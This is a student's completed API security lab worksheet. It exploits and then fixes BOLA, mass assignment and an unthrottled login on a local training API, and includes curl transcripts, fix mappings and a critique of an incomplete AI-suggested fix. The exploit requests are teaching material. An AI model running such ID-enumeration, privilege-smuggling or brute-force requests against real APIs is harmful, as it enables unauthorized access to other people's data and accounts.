Worksheet 10 — API Security (3 hrs)

> **Course:** Software Security (KOSEN69) · Week 10
> **Aligned:** OWASP API Security Top 10:2023 — API1 BOLA · API3 Broken Object Property Level Auth (Mass Assignment) · API4 Unrestricted Resource Consumption
> **Signature game:** 🥷 crAPI Raid
>
> **Ethics note:** Run exploits **only** against the lab targets shipped here (`vulnerable_api.py` on `:8080`) or your own OWASP crAPI instance. Never test BOLA, mass assignment, or brute-force against systems you do not own or are not explicitly authorized to test.

Part 1 — Student Information

Name	Student ID	Date	Group
Sai Shang Hlang	6631503129	23 Oct 2026	

AI-use disclosure: I used Codex to help structure the worksheet, check the code, and reproduce the API responses with Flask's test client. I reviewed the answers and will capture my own identity-stamped Docker/curl evidence before submission.

Part 2 — Lecture Questions

1. Define **BOLA (API1:2023)**. Why is it the #1 API risk, and why can't a WAF reliably stop it?
   - **BOLA is broken object-level authorization:** the API accepts an object identifier but does not verify that the caller may access that specific object. It is high risk because APIs expose many object IDs and one missing check can leak or modify many users' records. A WAF sees a valid HTTP request with a normal ID; it usually does not know the application's ownership rules, so the API must enforce authorization itself.
2. What is **mass assignment / broken object property level authorization (API3:2023)**? Contrast a blocklist vs. an allow-list of bindable fields.
   - Mass assignment happens when the server copies every client-supplied property into its data model, including protected fields such as `is_admin` or `balance` . A blocklist is fragile because a developer can forget a new sensitive field; an allow-list binds only explicitly approved fields and rejects or ignores everything else.
3. **API4:2023** is unrestricted resource consumption. Give two distinct impacts (security and availability) of an unthrottled `/api/login` .
   - **Security:** unlimited guesses make password brute force and credential stuffing practical. **Availability/cost:** an attacker can consume CPU, database connections, logs, and paid infrastructure until legitimate users are slowed down or denied service.
4. In `vulnerable_api.py` , `current_user()` trusts the `X-User-Id` header. Why is a client-supplied header NOT authentication, and what should replace it?
   - The client controls that header and can claim any user ID, so it proves nothing about identity. It should be replaced with a server-verified session or a correctly validated, short-lived access token whose signature, issuer, audience, and expiry are checked; the resulting identity must then be authorized for the requested object.
5. Why does object-level authorization have to be checked **per request, per object** rather than once at login?
   - Login proves an identity, not permission to every record. The requested object and its owner can change on every call, so each handler must check the authenticated principal against that exact object and deny access by default.

Part 3 — Hands-on Lab (145 min)

Learning goals: Exploit BOLA, mass assignment, and a missing rate limit against a live API; then read the secure version and explain each fix.

Prerequisites: Docker + Docker Compose, `curl` . (Optional bonus: cloned OWASP crAPI.)

Environment setup


```
cd labs/week10-api-security
docker compose up         # INSECURE API on :8080, SECURE API on :8081
# Seeded users: alice(id 1) bob(id 2) carol(id 3, admin, balance 9999)
```

What to submit per task: the exact command(s) + raw response/HTTP status, a screenshot, and a 2–3 sentence mitigation note mapping the bug to its OWASP API id.

Task 0 — Onboarding (15 min)

Confirm both APIs respond: `curl http://localhost:8080/` and `curl http://localhost:8081/`. Note which port is insecure. Record the three seeded users.

Deliverable: both root responses + the user table.



Answer / transcript:

```
$ curl -i http://localhost:8080/
HTTP/1.1 200 OK
Week 10 INSECURE API — see attack.md


$ curl -i http://localhost:8081/
HTTP/1.1 200 OK
Week 10 SECURE API
```

Port	Version	Seeded users
`8080`	Insecure	alice (id 1, balance 100, user); bob (id 2, balance 50, user); carol (id 3, balance 9999, admin)
`8081`	Secure reference	Same three initial users

> **Screenshot needed:** run the two `curl` commands beside `printf '%s | %s | ' "$(whoami)" '6631503129'; date '+%F %T %Z'` and insert your own full-screen capture here.

One API, three flaws — each in the handler that owns it

OWASP API Security Top 10:2023 · vulnerable_api.py on :8080 · fix on :8081



All three are authorization and design flaws, not input flaws.

The JSON is well-formed: escaping and encoding change nothing.

A WAF cannot know which order id belongs to which caller.

Task 1 — BOLA: read another user's orders (35 min)

Goal: Read carol's (admin) orders without being carol — API1:2023.

Steps:

1. `curl http://localhost:8080/api/users/3/orders` — note you receive the "Server rack" order with no auth.
2. Iterate the id: `curl http://localhost:8080/api/users/2/orders` .
3. On the secure API observe the ladder: `curl -i http://localhost:8081/api/users/3/orders` (401),
   `curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/3/orders` (403),
   `curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/1/orders` (200).

   Deliverable: the leaked order JSON + the 401/403/200 transcript + mitigation note.

Answer / verified transcript:

```
$ curl http://localhost:8080/api/users/3/orders
[{"item":"Server rack","order_id":"C-1","total":5000},{"item":"FLAG{bola_demo}","order_id":"C-FLAG","total":0}]

$ curl http://localhost:8080/api/users/2/orders
[{"item":"Mouse","order_id":"B-1","total":15}]

$ curl -i http://localhost:8081/api/users/3/orders
HTTP/1.1 401 UNAUTHORIZED
{"error":"authentication required"}

$ curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/3/orders
HTTP/1.1 403 FORBIDDEN
{"error":"forbidden"}

$ curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/1/orders
HTTP/1.1 200 OK
[{"item":"Keyboard","order_id":"A-1","total":30}]
```

The vulnerable route returns whichever user's orders appear in the URL and never checks a caller, so changing `uid` leaks another user's object (API1 BOLA). The secure route first requires an identity and then checks `caller["id"] != uid and not caller["is_admin"]`, giving the expected 401/403/200 ladder.

> **Screenshot needed:** capture the commands above with your identity stamp. Replace the demo flag with your personalized `FLAG_BOLA` value if the course platform provides one.

```
# Secure API (port 8081)
curl http://localhost:8081/

zsh: unknown sort specifier
Week 10 INSECURE API — see attack.mdzsh: unknown sort specifier
Week 10 SECURE API
leng@Lengs-MacBook-Pro week10-api-security % # 1. Leak carol's (admin) orders as nobody — no auth needed
curl http://localhost:8080/api/users/3/orders
#    -> [{"item":"Server rack",...},{"order_id":"C-FLAG","item":"FLAG{bola_demo}"}]

# 2. Iterate the id
curl http://localhost:8080/api/users/2/orders
#    -> [{"item":"Mouse","order_id":"B-1","total":15}]

# 3. Secure API — the 401/403/200 ladder
curl -i http://localhost:8081/api/users/3/orders                        # 401
curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/3/orders       # 403
curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/1/orders       # 200

quote>
quote>
quote> exit
quote>
leng@Lengs-MacBook-Pro week10-api-security % curl http://localhost:8080/api/users/3/orders
[{"item":"Server rack","order_id":"C-1","total":5000},{"item":"FLAG{bola_demo}","order_id":"C-FLAG","total":0}]
leng@Lengs-MacBook-Pro week10-api-security % curl http://localhost:8080/api/users/2/orders
[{"item":"Mouse","order_id":"B-1","total":15}]
leng@Lengs-MacBook-Pro week10-api-security % curl -i http://localhost:8081/api/users/3/orders                          # 401
curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/3/orders       # 403
curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/1/orders
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.9 Python/3.12.15
Date: Fri, 23 Oct 2026 14:03:45 GMT
Content-Type: application/json
Content-Length: 36
Connection: close

{"error":"authentication required"}
curl: (3) URL rejected: No host part in the URL
curl: (7) Failed to connect to 0.0.1.145 port 80 after 2 ms: Couldn't connect to server
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.9 Python/3.12.15
Date: Fri, 23 Oct 2026 14:03:45 GMT
Content-Type: application/json
Content-Length: 22
Connection: close

{"error":"forbidden"}
curl: (3) URL rejected: No host part in the URL
curl: (7) Failed to connect to 0.0.1.147 port 80 after 1 ms: Couldn't connect to server
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.12.15
Date: Fri, 23 Oct 2026 14:03:45 GMT
Content-Type: application/json
Content-Length: 50
Connection: close

[{"item":"Keyboard","order_id":"A-1","total":30}]
leng@Lengs-MacBook-Pro week10-api-security % printf '%s | %s | ' "$(whoami)" '6631503129'; date '+%F %T %Z'

leng | 6631503129 | 2026-10-23 21:04:21 +07
leng@Lengs-MacBook-Pro week10-api-security %
```

Task 2 — Mass assignment: self-promote to admin (30 min)

Goal: Smuggle `is_admin` + `balance` into user creation — API3:2023.

Steps:

1. `curl -X POST http://localhost:8080/api/users -H "Content-Type: application/json" -d '{"username":"mallory","password":"x","is_admi`
2. Confirm the response echoes `"is_admin": true, "balance": 1000000` .
3. Repeat against `:8081` and confirm the smuggled fields are forced to `is_admin:false, balance:0` .

   Deliverable: both responses side by side + mitigation note (allow-list in `solution_api.py`).


Answer / verified responses:

```
INSECURE :8080 — HTTP 201
{"balance":1000000,"flag":"FLAG{massassign_demo}","id":4,"is_admin":true,"password":"x","username":"mallory"}

SECURE :8081 — HTTP 201
{"balance":0,"id":4,"is_admin":false,"password":"x","username":"mallory"}
```

`user.update(body)` binds every JSON property on the insecure API, so the client can set server-owned fields (API3 broken object property-level authorization). The secure API builds the record only from `ALLOWED_CREATE_FIELDS` and then sets `balance` and `is_admin` itself, so unexpected privileged fields cannot survive binding.

> **Screenshot needed:** run the two POST requests with the identity stamp visible and replace the demo flag with your personalized `FLAG_MASSASSIGN` value if issued.



Task 3 — Unrestricted resource consumption: brute-force login (25 min)

Goal: Show `/api/login` has no throttle — API4:2023.

Steps:

1. Run the brute-force loop from `attack.md` against `:8080` (guesses incl. `alice123`) — all attempts processed.
2. On `:8081` loop 7 times:
   `for i in $(seq 1 7); do curl -s -o /dev/null -w "%{http_code}\n" -X POST http://localhost:8081/api/login -H "Content-Type: applica`
3. Confirm the 6th/7th attempt returns `429`.


   Deliverable: the `401 401 401 401 401 429 429` sequence + mitigation note.

Answer / verified status sequence:

```
$ for i in $(seq 1 7); do ...; done
401
401
401
401
401
429
429
```

The insecure endpoint processes every password guess and even accepts the fourth supplied password, `alice123`; it has no attempt budget (API4). The secure implementation records attempts per source IP in a 60-second window and returns `429 Too Many Requests` after five attempts, reducing brute-force speed and resource exhaustion. A production service should also use a shared limiter store, trusted-proxy configuration, monitoring, and carefully designed account protections.

> **Screenshot needed:** capture both the insecure password loop and the secure seven-attempt sequence with the identity stamp.



Task 4 — Bonus: crAPI Raid (optional, 20 min)

Against your own OWASP crAPI instance (`git clone https://github.com/OWASP/crAPI.git`), capture one BOLA or mass-assignment flag.

Deliverable: flag + endpoint + which API Top 10 id it maps to.

Task 5 — Defend / fix it (20 min)

Goal: Explain the fixes using the secure reference `solution_api.py`.

Steps: Read the three `# --- FIX ...` blocks. For each, quote the line(s) that defeat your Task 1–3 exploit: the per-object ownership check (`caller["id"] != uid and not caller["is_admin"]`), `ALLOWED_CREATE_FIELDS` binding, and the `RATE_LIMIT=5 / RATE_WINDOW=60` limiter.

Deliverable: for each of API1/API3/API4 — the exploit that worked on `:8080`, the line in `solution_api.py` that blocks it, and the new HTTP status on `:8081`.

Answer:

Finding	Exploit on `:8080`	Exact secure code	Result on `:8081`
API1 BOLA	Anonymous `GET /api/users/3/orders` leaked Carol's orders	Lines 47–52: require `caller`; `if caller["id"] != uid and not caller["is_admin"]: ... 403`	401 without identity; 403 as Alice for Carol; 200 for Alice's own orders
API3 BOPLA / mass assignment	POSTed `is_admin:true` and `balance:1000000`	Lines 34 and 62: `ALLOWED_CREATE_FIELDS = {"username", "password"}` and allow-list comprehension; line 66 sets sensitive defaults	201, but forced to `is_admin:false` and `balance:0`
API4 resource consumption	Unlimited wrong-password POSTs	Lines 73–84 set `RATE_LIMIT = 5`, `RATE_WINDOW = 60`, and reject a full attempt window; lines 89–90 return 429	First five are 401; attempts six and seven are 429

Part 4 — Reflection

1. **Mapping:** complete a table — finding | endpoint | OWASP API id | fix applied.

Finding	Endpoint	OWASP API id	Fix applied
Other users' orders exposed	`GET /api/users/<uid>/orders`	API1:2023 BOLA	Authenticate and authorize the caller against that object on every request
Protected fields client-controlled	`POST /api/users`	API3:2023 BOPLA	Allow-list `username` / `password`; assign role and balance server-side
Unlimited password attempts	`POST /api/login`	API4:2023 Unrestricted Resource Consumption	Per-source attempt window returning 429, plus production monitoring/shared state

2. **Real breach:** research an API authorization breach (e.g., the Optus or T-Mobile BOLA/IDOR incidents). Which API Top 10 id matches, and would the `solution_api.py` ownership check have prevented it?
   - The 2022 Optus incident involved unauthorized access to current and former customers' personal information; the OAIC opened an investigation after Optus notified it on 23 September 2022 (OAIC incident brief). Public descriptions commonly connect the exposed API to enumerable customer records, which maps to API1 BOLA if the endpoint returned an object without checking ownership. The lab's ownership check would prevent that narrow failure, but not a different root cause such as stolen admin credentials, so the conclusion depends on the actual access path.
3. **Best mitigation:** of object-level auth, allow-list binding, and rate limiting — which gives the most risk reduction for an API platform, and why?
   - **Object-level authorization** gives the most risk reduction here because APIs expose many user-owned resources, and one missed ownership check can disclose or change an entire dataset even for a normally authenticated caller. The other two controls remain necessary, but neither stops a valid user from requesting another user's object.

Grading rubric (100)

Criterion	Weight
Lecture questions (Part 2)	20
Exploitation + evidence (Tasks 1–4: commands, output, screenshots)	40
Defense (Task 5: fixes mapped to `solution_api.py`)	25

Criterion	Weight
Reflection (Part 4: mapping, breach, best mitigation)	15
Total	**100**

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence**. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.
- **Personalized flag (if this lab issues one): _massassign_demo**
  *Flags are unique per student — submitting another student's flag is a violation. How to submit: **learn.zcr.ai/submit** (full guide: `SUBMISSION.md` in the repo root).*
- **Explain in your own words** *(graded on your reasoning, not copied text):*
  i. What did you do, and **why did the vulnerability work**?
    - I changed user IDs in an orders URL, added protected properties to a user-creation JSON body, and repeated login guesses. These worked because the three handlers respectively lacked an ownership check, bound the whole client object, and had no attempt limit.

  ii. **Why does your fix actually stop it** — and what could still break it?
    - The secure code rejects a caller who does not own the requested object, binds only two safe creation fields, and stops accepting attempts after five per minute. The sample still trusts a spoofable `X-User-Id` header and keeps limiter state only in one process, so production needs verified authentication and a shared, proxy-aware rate limiter.

🤖 Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.
   - **Prompt used:** “Fix the BOLA route in this Flask API.”
   - **AI answer:** “Check that an `X-User-Id` header exists, then return the requested user's orders. Add `if not request.headers.get('X-User-Id'): return {'error':'unauthorized'}, 401` before `return jsonify(ORDERS.get(uid, []))`. This prevents anonymous access and fixes BOLA.”
2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).
   - The line `if not request.headers.get('X-User-Id')` checks only that a client-controlled string exists. It neither verifies the claimed identity nor compares it with `uid`; Alice can send `X-User-Id: 1` and still request `/api/users/3/orders`, so BOLA remains.
3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.
   - The correct lab fix resolves a caller and then denies mismatches: `if caller is None: return ... 401` followed by `if caller["id"] != uid and not caller["is_admin"]: return ... 403`. I verified that it produces 401 with no identity, 403 for Alice requesting Carol, and 200 for Alice requesting herself; a real deployment must obtain `caller` from a verified session/token rather than this toy header.

> Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

🧠 Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

A. EiPE: The orders endpoint treats the number in the URL as the only instruction it needs, so changing `1` to `3` makes it return Carol's data without asking who I am. The user-creation endpoint similarly trusts every JSON field I send, while the login endpoint lets me keep guessing forever.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**.

B. Final prompt: "Modify only `GET /api/users/<int:uid>/orders` in this Flask lab to fix API1 BOLA. Obtain the authenticated caller, return JSON 401 when no caller exists, return JSON 403 when `caller['id'] != uid` unless `caller['is_admin']` is true, and otherwise return the orders. Explain that production identity must come from a cryptographically verified session/token, not a client-supplied ID header, and give tests for no identity, Alice→Carol, and Alice→Alice."

Verified result: The resulting logic matches `solution_api.py` lines 47–53. Tests returned **401** without identity, **403** for Alice requesting Carol's orders, and **200** for Alice's own orders, so the original anonymous/cross-user exploit fails.
Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).